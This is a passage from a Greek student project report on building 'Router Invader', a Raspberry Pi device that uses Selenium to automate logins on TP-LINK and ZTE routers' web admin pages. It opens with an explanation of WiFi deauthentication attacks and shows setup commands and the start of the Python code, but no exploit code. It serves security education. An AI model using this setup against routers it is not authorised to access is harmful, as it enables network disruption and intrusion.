Η συσκευή αυτή τροφοδοτείται μέσω θύρας micro usb, συνεπώς μπορεί να λάβει τροφοδοσία ρεύματος, για παράδειγμα από ένα powerbank. Το WiFi Deauther εκμεταλλεύεται ένα χαρακτηριστικό του πρωτοκόλλου 802.11, τα ΄de-authentication frames΄. Τα πακέτα αυτά, είναι σε μη κρυπτογραφημένη μορφή και μπορούν να αποσταλούν ακόμη και από μια μη εξουσιοδοτημένη συσκευή όπως το εργαλείο αυτό. Το WiFi Deauther λοιπόν θα αποστείλει σχετικά πακέτα ΄de-authentication΄. Όταν μια συσκευή Wi-Fi λάβει τα πακέτα αυτά, θα αποσυνδεθεί, διακόπτοντας την επικοινωνία με το δίκτυο. [14]

[14] Maltronics [χ.χ]. *WiFi Deauther OLED*. Διαθέσιμο στο: https://maltronics.com/products/wifi-deauther-oled [Πρόσβαση 5 Φεβρουαρίου 2019] &
En.wikipedia (2019). *Wi-Fi deauthentication attack*. 21 Φεβρουαρίου. Διαθέσιμο στο: https://en.wikipedia.org/wiki/Wi-Fi_deauthentication_attack [Πρόσβαση 29 Απριλίου 2019]

ΚΕΦΑΛΑΙΟ 2: ΚΑΤΑΣΚΕΥΗ ΤΟΥ ROUTER INVADER

Στο κεφάλαιο αυτό θα αναλύσουμε τα στοιχεία από τα οποία αποτελείται η συσκευή Router Invader, καθώς και τα βήματα που ακολουθήσαμε για την κατασκευή της.


2.1 Hardware

2.1.1 Raspberry Pi

Το Raspberry Pi είναι ένας μικροϋπολογιστής με ιδιαίτερα μικρό μέγεθος, περίπου όσο μιας πιστωτικής κάρτας. Διαθέτει την δυνατότητα να συνδέεται σε μια γκάμα οθονών (υπολογιστή, τηλεόρασης κ.α.) και να χρησιμοποιείται με ένα πληκτρολόγιο και ένα ποντίκι. Προσφέρει την δυνατότητα για μάθηση, μέσω προγραμματισμού σε διάφορες γλώσσες, όπως για παράδειγμα την Python, ενώ παρά το μικρό του μέγεθος και την χαμηλή του τιμή, έχει την ευχέρεια να κάνει σχεδόν ό,τι και ένας υπολογιστής κανονικού μεγέθους. Μερικά παραδείγματα είναι η αναπαραγωγή πολυμέσων (ήχος, εικόνα, βίντεο υψηλής ανάλυσης), η διασύνδεση στο διαδίκτυο, ακόμη και η επεξεργασία υπολογιστικών φύλλων. Οι εφαρμογές στις οποίες μπορεί να χρησιμοποιηθεί είναι πραγματικά αμέτρητες: διαδραστικές λειτουργίες, αυτοματισμοί, επεξεργασία ψηφιακών δεδομένων στον τομέα της μουσικής, των υπολογιστών, της μετεωρολογίας και πολλών άλλων. Πρόκειται λοιπόν για ένα θεμιτό μέσο εκπαίδευσης, κυρίως για τα παιδιά, τα οποία έχουν την ευχέρεια να μάθουν πολύ εύκολα να προγραμματίζουν υπολογιστές και να αντιλαμβάνονται την λειτουργία τους. Πέρα από τις παραπάνω δυνατότητες, βρίσκεται στην πλεονεκτική θέση να απολαμβάνει υποστήριξη από μια μεγάλη μερίδα χρηστών του σε παγκόσμιο επίπεδο, με τρόπο τέτοιο, ώστε να είναι διαθέσιμος ένας μεγάλος αριθμός από ιστοσελίδες με ενημερωτικά άρθρα, πηγαίο κώδικα προγραμματισμού για εφαρμογές, επεξηγηματικά βίντεο και ομάδες συζητήσεων. [15]

[15] Raspberrypi [χ.χ]. *What is a Raspberry Pi?*. Διαθέσιμο στο: https://www.raspberrypi.org/help/what-%20is-a-raspberry-pi/ [Πρόσβαση 4 Φεβρουαρίου 2019] & Raspberrypi [χ.χ]. *About Us*. Διαθέσιμο στο: https://www.raspberrypi.org/about/ [Πρόσβαση 7 Φεβρουαρίου 2019]

➢ *Επιλογή τύπου Raspberry Pi*




Εικόνα 21: Raspberry Pi 3 B+ με επεξήγηση

Για την κατασκευή του Router Invader κρίναμε ως πιο κατάλληλο και επιλέξαμε το μοντέλο ΄Raspberry Pi 3 B+΄. Διαθέτει μεταξύ άλλων: 4 θύρες usb 2.0, θύρα HDMI, θύρα ethernet, υποδοχή για ήχο, υποδοχή για κάρτα μνήμης micro SD, WiFi, Bluetooth, επεξεργαστή 1.4 GHz, μνήμη RAM 1 GB, θύρα micro usb για την τροφοδοσία του και κεφαλή με 40 pin GPIO (General Purpose Input Output), η οποία διαθέτει pin με παροχή 5V, 3.3V, pin γείωσης, όπως επίσης και pin για την σύνδεση και επικοινωνία με άλλες συσκευές, πρόσθετα ή αισθητήρες. [16] Εμείς, όπως θα δούμε στην συνέχεια, χρησιμοποιήσαμε τον GPIO header για να συνδέσουμε την οθόνη που θα έχει η κατασκευή μας.

Εικόνα 22: 40 pin GPIO header

[16] Raspberrypi [χ.χ]. *GPIO*. Διαθέσιμο στο: https://www.raspberrypi.org/documentation/usage/gpio/ [Πρόσβαση 11 Φεβρουαρίου 2019] &
Raspberrypi [χ.χ]. *Raspberry Pi 3 Model B+*. Διαθέσιμο στο: https://www.raspberrypi.org/products/raspberry-pi-3-model-b-plus/ [Πρόσβαση 12 Φεβρουαρίου 2019]



Εικόνα 23: GPIO Guide

Στη συνέχεια, παραθέτουμε τα χαρακτηριστικά του μοντέλου που επιλέξαμε, όπως ακριβώς αναφέρονται στην επίσημη ιστοσελίδα του μοντέλου: [17]

- Broadcom BCM2837B0, Cortex-A53 (ARMv8) 64-bit SoC @ 1.4GHz
- 1GB LPDDR2 SDRAM
- 2.4GHz and 5GHz IEEE 802.11.b/g/n/ac wireless LAN, Bluetooth 4.2, BLE
- Gigabit Ethernet over USB 2.0 (maximum throughput 300 Mbps)
- Extended 40-pin GPIO header
- Full-size HDMI
- 4 USB 2.0 ports
- CSI camera port for connecting a Raspberry Pi camera
- DSI display port for connecting a Raspberry Pi touchscreen display
- 4-pole stereo output and composite video port
- Micro SD port for loading your operating system and storing data
- 5V/2.5A DC power input
- Power-over-Ethernet (PoE) support (requires separate PoE HAT)

[17] Raspberrypi [χ.χ]. *Raspberry Pi 3 Model B+*. Διαθέσιμο στο: https://www.raspberrypi.org/products/raspberry-pi-3-model-b-plus/ [Πρόσβαση 12 Φεβρουαρίου 2019]


2.1.2 Οθόνη

Για την εμφάνιση μηνυμάτων πληροφόρησης του χρήστη χρησιμοποιήσαμε την οθόνη τύπου ΄SSD1306΄ μεγέθους 0.96 ιντσών, 128x64 pixels, σαν αυτήν που φαίνεται στην παρακάτω φωτογραφία.

Εικόνα 24: Οθόνη τύπου SSD1306

2.1.3 Θήκη-κουτί κατασκευής


Για την ασφαλέστερη λειτουργία του Raspberry Pi, επιλέξαμε, μια από τις πολλές διαθέσιμες στο εμπόριο, θήκες προστασίας, οι οποίες έχουν προκατασκευασμένες οπές για τις απαραίτητες θύρες λειτουργίας του. Για την στερέωση της οθόνης σε αυτό, χρησιμοποιήσαμε 4 μικρές βίδες με τα αντίστοιχα παξιμάδια καθώς και 4 διαφανείς πλαστικούς δακτυλίους.



Εικόνα 25: Θήκη για Raspberry Pi

2.1.4 Κάρτα μνήμης λογισμικού

Χρησιμοποιήσαμε μια κάρτα μνήμης micro SD με χωρητικότητα 16 Gb.



Εικόνα 26: micro SD

2.1.5 Καλώδια

Για την σύνδεση της συσκευής μας με το modem-router χρησιμοποιήσαμε καλώδιο δικτύου τύπου CAT.5E UTP μήκους 0.25m. Αντίστοιχα, για την σύνδεση της οθόνης με το Raspberry Pi, χρησιμοποιήσαμε 4 καλώδια με κατάλληλα θηλυκά βύσματα στην άκρη τους.

Εικόνα 27: Καλώδιο δικτύου

Εικόνα 28: Καλώδια για pins

2.1.6 Τροφοδοτικό

Για την παροχή ρεύματος στο Raspberry Pi χρησιμοποιήσαμε τροφοδοτικό 5.1V 2.5A.

Εικόνα 29: Τροφοδοτικό

2.1.7 Modem-router

Το ένα από τα δύο modem-router που χρησιμοποιήσαμε, είναι η συσκευή της **TP-LINK**, μοντέλο **TD-W8961N**.

Εικόνα 30: TP-LINK TD-W8961N

Το δεύτερο modem-router που χρησιμοποιήσαμε, είναι η συσκευή της **ZTE**, μοντέλο **ZXHN H108N**.

Εικόνα 31: ZTE ZXHN H108N

2.1.8 Λοιπά βοηθητικά μέρη

Καθ' όλη τη διάρκεια του σταδίου της κατασκευής και προγραμματισμού του Router Invader, το Raspberry Pi ήταν συνδεδεμένο σε μια κλασσική οθόνη ηλεκτρονικού υπολογιστή με ένα καλώδιο HDMI, ώστε να έχουμε πρόσβαση στο περιβάλλον εργασίας του και για τον χειρισμό του χρησιμοποιήσαμε ασύρματο πληκτρολόγιο και ποντίκι. Τέλος, χρησιμοποιήσαμε μικρές ψύκτρες σε ορισμένα τμήματα του Raspberry Pi.

2.2 Software

2.2.1 Raspbian

Το Raspbian είναι ένα λειτουργικό σύστημα που βασίζεται στο Debian και προτείνεται για χρήση στο Raspberry Pi καθώς είναι προσαρμοσμένο στα ιδιαίτερα χαρακτηριστικά του. Είναι ένα λογισμικό που παρέχεται δωρεάν και αναπτύσσεται συνεχώς ώστε να είναι αποδοτικό και λειτουργικό. [18] Το Raspbian, είναι ένα μόνο από τα λειτουργικά συστήματα που μπορούν να εγκατασταθούν στο Raspberry Pi, καθώς διατίθενται και άλλα, μερικά από τα οποία είναι τα: Ubuntu MATE, Snappy Ubuntu Core, Windows 10 IoT Core, OSMC, LibreELEC, και RISC OS. [19]

2.2.2 Selenium

Το Selenium, είναι μια συλλογή από προγράμματα και εργαλεία, τα οποία παρέχουν την δυνατότητα αυτοματοποιημένης λειτουργίας σε διαδικτυακά προγράμματα περιήγησης, με κύριο σκοπό τις δοκιμές και τον έλεγχο διαδικτυακών εφαρμογών. Με τις κατάλληλες εντολές το Selenium, είναι σε θέση για παράδειγμα να εκκινήσει αυτόματα ένα πρόγραμμα περιήγησης, να κατευθυνθεί σε μια συγκεκριμένη ιστοσελίδα, να εισαγάγει ορισμένα στοιχεία εντός συγκεκριμένων πεδίων, όπως το όνομα χρήστη και ο κωδικός πρόσβασης και να επιλέξει την υποβολή των στοιχείων αυτών. Στη συνέχεια, στη σελίδα που θα προκύψει έχει την δυνατότητα να ανιχνεύσει και να αποθηκεύσει ορισμένα στοιχεία, όπως για παράδειγμα το κείμενο που εμφανίζεται σε κάποιο τμήμα της σελίδας. Οι παραπάνω ενέργειες αντικατοπτρίζουν ένα μόνο κομμάτι των δυνατοτήτων του Selenium, ενώ οι πλήρεις δυνατότητές του μπορούν να έχουν εφαρμογή σε ένα τεράστιο εύρος διαφορετικών χρήσεων. [20]

[18] Raspberrypi [χ.χ]. *Raspbian*. Διαθέσιμο στο: https://www.raspberrypi.org/documentation/raspbian/ [Πρόσβαση 9 Φεβρουαρίου 2019]
[19] Raspberrypi [χ.χ]. *Downloads*. Διαθέσιμο στο: https://www.raspberrypi.org/downloads/ [Πρόσβαση 11 Φεβρουαρίου 2019]
[20] Seleniumhq [χ.χ]. *What is Selenium?*. Διαθέσιμο στο: https://www.seleniumhq.org/ [Πρόσβαση 9 Φεβρουαρίου 2019]

2.2.3 Software οθόνης SSD1306

Είναι το κατάλληλο λογισμικό για να μπορεί να διασυνδεθεί το Raspberry Pi με την οθόνη. Είναι πακέτα λογισμικού, τα οποία δεν είναι διαθέσιμα από την αρχή, αλλά επιλέγεται η φόρτωσή τους από εμάς, κατά το στάδιο της εγκατάστασης.

2.2.4 Python

Η Python, είναι μια γλώσσα προγραμματισμού υψηλού επιπέδου, η οποία διακρίνεται για την γρήγορη εκμάθησή της, την ευχρηστία της, τόσο στην ανάγνωση όσο και στην συγγραφή και για την εκφραστικότητά της, υπό την έννοια πως χρειάζονται λιγότερες γραμμές κώδικα σε σχέση με άλλες γλώσσες προγραμματισμού, προκειμένου να εκφράσει κάποιος τις ίδιες έννοιες. Η Python, διατίθεται ως λογισμικό open source και διαθέτει αρκετές βιβλιοθήκες, τις οποίες μπορεί κανείς να χρησιμοποιήσει σε μια πληθώρα περιπτώσεων. [21]

2.2.5 Geany

Το Geany είναι ένα IDE (Integrated Development Environment), το οποίο χρησιμοποιήσαμε για την συγγραφή του Python κώδικά μας, καθώς είναι εύχρηστο και είναι ήδη εγκατεστημένο στο περιβάλλον εργασίας του λειτουργικού Raspbian. [22]

2.2.6 Web development tools

Τα εργαλεία αυτά βρίσκονται ενσωματωμένα σε ορισμένους περιηγητές διαδικτύου και δίνουν την δυνατότητα, μεταξύ άλλων, για έλεγχο και εξερεύνηση του κώδικα των ιστοσελίδων στο περιβάλλον του χρήστη. Με την βοήθειά τους, εξετάσαμε τον


[21] Raspberrypi [χ.χ]. *Python*. Διαθέσιμο στο: https://www.raspberrypi.org/documentation/usage/python/ [Πρόσβαση 10 Φεβρουαρίου 2019] & El.wikipedia (2019). *Python*. 27 Απριλίου. Διαθέσιμο στο: https://el.wikipedia.org/wiki/Python [Πρόσβαση 29 Απριλίου 2019]
[22] Geany [χ.χ]. *About Geany*. Διαθέσιμο στο: https://www.geany.org/Main/About [Πρόσβαση 11 Φεβρουαρίου 2019]

κώδικα από τις ιστοσελίδες που παρέχουν τα modem-router για την παραμετροποίησή τους. [23]

2.3 Συναρμολόγηση Hardware

Συνοπτικά, παρουσιάζουμε τα βήματα που ακολουθήσαμε:


1. Κόλληση, με χρήση ειδικού εργαλείου, στις σχετικές υποδοχές στην οθόνη, των τεσσάρων pin, στα οποία θα συνδεθούν τα καλώδια διασύνδεσης με το Raspberry Pi.



Εικόνα 32: SSD1306 και pins


[23] En.wikipedia (2019). *Web development tools*. 29 Απριλίου. Διαθέσιμο στο: https://en.wikipedia.org/wiki/Web_development_tools [Πρόσβαση 29 Απριλίου 2019]

2. Άνοιγμα οπών στο επάνω μέρος της θήκης για την προσαρμογή της οθόνης SSD1306 σε αυτή, με τις αντίστοιχες μικρές βίδες, παξιμάδια και πλαστικούς δακτυλίους, εισαγωγή-στερέωση του Raspberry Pi στο άλλο μέρος της θήκης και σύνδεσή του με την καλωδίωση της οθόνης SSD1306.



Εικόνα 33: Router Invader (εσωτερικά)

3. Κλείσιμο και συναρμολόγηση της θήκης.



Εικόνα 34: Router Invader

2.4 Εγκατάσταση Software

2.4.1 Εγκατάσταση Raspbian

Για την εγκατάσταση του λειτουργικού συστήματος **Raspbian**, ακολουθήσαμε ορισμένες από τις οδηγίες της επίσημης ιστοσελίδας. [24]

1. Λήψη του **Raspbian** (΄**Raspbian Stretch with desktop**΄) από την ιστοσελίδα: https://www.raspberrypi.org/downloads/raspbian/ . [25]

2. Λήψη του εργαλείου **Etcher** και εγκατάστασή του από την ιστοσελίδα: https://www.balena.io/etcher/ . [26]

3. Εκκινούμε το **Etcher** και επιλέγουμε το αρχείο-εικόνα **Raspbian** που έχουμε κατεβάσει. Στην συνέχεια, επιλέγουμε την κάρτα μνήμης που επιθυμούμε να φορτωθεί το λειτουργικό και επιλέγουμε ΄**Burn**΄. [27]

4. Όταν ολοκληρωθεί η διαδικασία αφαιρούμε την κάρτα μνήμης και την τοποθετούμε στην ειδική υποδοχή του Raspberry Pi.

5. Συνδέουμε το Raspberry Pi με την οθόνη μέσω καλωδίου HDMI και στη συνέχεια το τροφοδοτούμε με την κατάλληλη πηγή ρεύματος.

6. Το λειτουργικό, χρειάζεται την πρώτη φορά μια αρχικοποίηση και στην συνέχεια, μετά τις βασικές ρυθμίσεις του συστήματος από μέρους μας, θα είμαστε σε θέση να το χρησιμοποιήσουμε.

[24] Raspberrypi [χ.χ]. *Installing operating system images*. Διαθέσιμο στο: https://www.raspberrypi.org/documentation/installation/installing-images/ [Πρόσβαση 8 Μαρτίου 2019]
[25] Raspberrypi [χ.χ]. *Raspbian*. Διαθέσιμο στο: https://www.raspberrypi.org/downloads/raspbian/ [Πρόσβαση 8 Μαρτίου 2019]
[26] Balena [χ.χ]. *Flash. Flawless*. Διαθέσιμο στο: https://www.balena.io/etcher/ [Πρόσβαση 8 Μαρτίου 2019]
[27] Raspberrypi [χ.χ]. *Installing operating system images using Windows*. Διαθέσιμο στο: https://www.raspberrypi.org/documentation/installation/installing-images/windows.md [Πρόσβαση 8 Μαρτίου 2019]

2.4.2 Εγκατάσταση Selenium

Για να εγκαταστήσουμε το Selenium ακολουθήσαμε τις οδηγίες από την ιστοσελίδα: https://www.reddit.com/r/selenium/comments/7341wt/success_how_to_run_selenium_chrome_webdriver_on/ . [28]

Θα ανοίξουμε το τερματικό εντολών και θα πληκτρολογήσουμε την εντολή:

΄pip3 install selenium΄

(Οι οδηγίες που χρησιμοποιήσαμε αναφέρουν την εντολή ΄pip install selenium΄, εμείς όμως πληκτρολογήσαμε την εντολή ΄pip3 install selenium΄ προκειμένου στην συνέχεια να είμαστε σε θέση να το χρησιμοποιήσουμε με την έκδοση Python 3).

Στην συνέχεια, θα μεταβούμε στην ιστοσελίδα: https://launchpad.net/ubuntu/trusty/+package/chromium-chromedriver [29] και θα αναζητήσουμε την πιο πρόσφατη έκδοση chromedriver για armhf.

Επιλέγοντας τον σχετικό σύνδεσμο, θα ανακατευθυνθούμε στην αντίστοιχη ιστοσελίδα, από την οποία θα κάνουμε λήψη του αρχείου με κατάληξη ΄.deb΄. Μόλις ολοκληρωθεί η λήψη, θα το εγκαταστήσουμε κάνοντας διπλό κλικ σε αυτό. Σε επόμενο στάδιο, θα χρειαστεί να καταχωρίσουμε στον κώδικά μας, την διαδρομή αποθήκευσης από την εγκατάσταση του οδηγού.

[28] Imakepr0ngifs (2017). *Success: How to run Selenium Chrome webdriver on Raspberry pi*. Reddit. 29 Σεπτεμβρίου. Διαθέσιμο στο: https://www.reddit.com/r/selenium/comments/7341wt/success_how_to_run_selenium_chrome_webdriver_on/ [Πρόσβαση 8 Μαρτίου 2019]

[29] Launchpad [χ.χ]. *WebDriver driver for the Chromium Browser*. Διαθέσιμο στο: https://launchpad.net/ubuntu/trusty/+package/chromium-chromedriver [Πρόσβαση 8 Μαρτίου 2019]

2.4.3 Εγκατάσταση software οθόνης SSD1306

Χρησιμοποιώντας ορισμένες από τις οδηγίες που παρείχε η ιστοσελίδα: https://www.raspberrypi-spy.co.uk/2018/04/i2c-oled-display-module-with-raspberry-pi/ [30] και το βίντεο ΄**Raspberry Pi hardware monitoring display with icons (SSD1306 OLED, Adafruit library FontAwesome)**΄ [31] εγκαθιστούμε το κατάλληλο software για την λειτουργία της οθόνης. Στο τερματικό, θα πληκτρολογήσουμε:

1. ΄**cd Desktop**΄

2.΄**git clone https://github.com/adafruit/Adafruit_Python_SSD1306**΄

3.΄**cd Adafruit_Python_SSD1306/**΄

4.΄**sudo python3 setup.py install**΄

5.΄**git clone https://github.com/xxlukas42/RPI_SSD1306.git ./Python/SSD1306**΄

Τέλος, για να ενεργοποιήσουμε την διεπαφή I2C, θα ακολουθήσουμε την διαδρομή: **Menu→Preferences→Raspberry Pi Configuration**, στο παράθυρο που θα ανοίξει θα επιλέξουμε την καρτέλα **Interfaces**, στη συνέχεια **I2C Enabled** και θα επιλέξουμε **OK**. [32]

[30] Matt (2018). *Using an I2C OLED Display Module with the Raspberry Pi*. Raspberrypi-spy.co. 8 Απριλίου. Διαθέσιμο στο: https://www.raspberrypi-spy.co.uk/2018/04/i2c-oled-display-module-with-raspberry-pi/ [Πρόσβαση 7 Μαρτίου 2019]

[31] Plukas (2017). *Raspberry Pi hardware monitoring display with icons (SSD1306 OLED, Adafruit library FontAwesome)*. Youtube. 26 Ιουλίου. Διαθέσιμο στο: https://www.youtube.com/watch?v=s1hvZ9zpC2o [Πρόσβαση 7 Μαρτίου 2019]

[32] Matt (2014).*Enable I2C Interface on the Raspberry Pi*. Raspberrypi-spy.co. 2 Νοεμβρίου. Διαθέσιμο στο: https://www.raspberrypi-spy.co.uk/2014/11/enabling-the-i2c-interface-on-the-raspberry-pi/ [Πρόσβαση 7 Μαρτίου 2019]

2.4.4 Ρυθμίσεις για εκτέλεση κατά την εκκίνηση

Προκειμένου το Python πρόγραμμά μας, το οποίο αποθηκεύσαμε στην επιφάνεια εργασίας του Raspberry Pi, να εκκινείται αυτόματα κατά την φόρτωση του λογισμικού και συνεπώς να τρέχει κάθε φορά που το Router Invader τροφοδοτείται με ρεύμα, θα χρησιμοποιήσουμε το **Cron**, ένα εργαλείο που μας δίνει την δυνατότητα να εκτελούμε διεργασίες σε προκαθορισμένες στιγμές στον χρόνο, καθώς και την δυνατότητα να εκτελούμε διεργασίες κάθε φορά που εκκινεί το λειτουργικό. [33]

Για να προγραμματίσουμε το **Cron**, στο τερματικό του Raspberry Pi θα πληκτρολογήσουμε:

΄crontab -e΄

Στη συνέχεια, θα προσθέσουμε στον editor την εντολή **΄@reboot΄**, καθώς ο σκοπός μας είναι το πρόγραμμα μας να εκκινήσει κατά την φόρτωση του λειτουργικού.

Ακόμη, θα προσθέσουμε την εντολή **΄env DISPLAY=:0.0΄** καθώς σε αντίθετη περίπτωση δεν πραγματοποιείται σωστά η εκκίνηση του προγράμματός μας, **΄router_invader.py΄,** πιθανότατα επειδή η εκκίνηση πραγματοποιείται από το **΄Cron΄** κατά την φόρτωση του λογισμικού και όχι με δική μας εντολή από το τερματικό. Στο συμπέρασμα αυτό οδηγηθήκαμε λαμβάνοντας υπόψη την απάντηση ενός χρήστη σε σχετικό forum. [34]

Τέλος, θα προσθέσουμε την εντολή **python3** και την **διαδρομή αποθήκευσης** του προγράμματός μας, ώστε να εκτελεστεί.

Συνεπώς, θα πληκτρολογήσουμε και θα αποθηκεύσουμε την παρακάτω ολοκληρωμένη εντολή στο Cron:

΄@reboot env DISPLAY=:0.0 python3 /home/pi/Desktop/router_invader.py΄

[33] Raspberrypi [χ.χ]. *Scheduling tasks with Cron*. Διαθέσιμο στο: https://www.raspberrypi.org/documentation/linux/usage/cron.md [Πρόσβαση 8 Μαρτίου 2019]
[34] Justen, A. (2012). *Execute Selenium at the startup*. Superuser. 6 Μαϊου. Διαθέσιμο στο: https://superuser.com/questions/419531/execute-selenium-at-the-startup [Πρόσβαση 8 Μαρτίου 2019]

2.5 Το πρόγραμμα που δημιουργήσαμε σε Python

Πολύτιμη βοήθεια στον κώδικα προγραμματισμού που δημιουργήσαμε, αποκομίσαμε από τον δικτυακό τόπο: https://www.w3schools.com/python/default.asp [35], ο οποίος με το διδακτικό υλικό που παρείχε για την γλώσσα προγραμματισμού Python, μας επέτρεψε να κατανοήσουμε και να χρησιμοποιήσουμε σχετικές εντολές στο πρόγραμμά μας. Ακόμη, ιδιαίτερη βοήθεια προσέφερε ο δικτυακός τόπος: https://selenium-python.readthedocs.io/index.html [36], στον οποίο παρατίθενται σχετικές πληροφορίες και διάφορα σενάρια χρήσης εντολών του Selenium στην γλώσσα Python. Συνεπώς, οι εντολές που χρησιμοποιήσαμε σε Python και οι εντολές για το Selenium προέκυψαν ως επί το πλείστον από την βοήθεια που προσέφεραν οι παραπάνω δικτυακοί τόποι. Στην συνέχεια παρουσιάζουμε και επεξηγούμε τα τμήματα του κώδικα που δημιουργήσαμε σε Python.

2.5.1 Εισαγωγή αρθρωμάτων

Στο τμήμα αυτό του κώδικα γίνεται η εισαγωγή των απαιτούμενων αρθρωμάτων (modules), ώστε να είναι εφικτή η χρήση τους μεταγενέστερα, με τις κατάλληλες εντολές.

```
import time

from selenium import webdriver

import subprocess

import Adafruit_GPIO.SPI as SPI

import Adafruit_SSD1306

from PIL import Image

from PIL import ImageDraw
```

Εντολή 1: Απαραίτητη, προκειμένου στην συνέχεια να χρησιμοποιήσουμε την εντολή ΄**time.sleep()**΄. Με την μέθοδο ΄**sleep**΄ διακόπτουμε προσωρινά την εκτέλεση των

[35] W3schools [χ.χ]. *Python Tutorial*. Διαθέσιμο στο: https://www.w3schools.com/python/default.asp [Πρόσβαση 7 Μαρτίου 2019]
[36] Muthukadan, B [χ.χ]. *Selenium with Python*. Selenium-python.readthedocs. Διαθέσιμο στο: https://selenium-python.readthedocs.io/index.html [Πρόσβαση 7 Μαρτίου 2019]

εντολών του κώδικά μας για χρονικό διάστημα που έχουμε προσδιορίσει, σε δευτερόλεπτα, εντός της παρένθεσης. [37] Για παράδειγμα, με την εντολή ΄**time.sleep(2)**΄ θα υπάρξει παύση δύο δευτερολέπτων πριν την εκτέλεση της επόμενης εντολής.

Εντολή 2: Απαραίτητη, προκειμένου να χρησιμοποιήσουμε στην συνέχεια, με τις κατάλληλες εντολές, το Selenium.

Εντολή 3: Απαραίτητη, προκειμένου να χρησιμοποιηθούν στην συνέχεια ορισμένες μέθοδοι-συναρτήσεις που θα αναφερθούν σε επόμενο κεφάλαιο.

Εντολές 4-7: Απαραίτητες για την λειτουργία της οθόνης της κατασκευής μας (βλ. κεφ. 2.5.2).

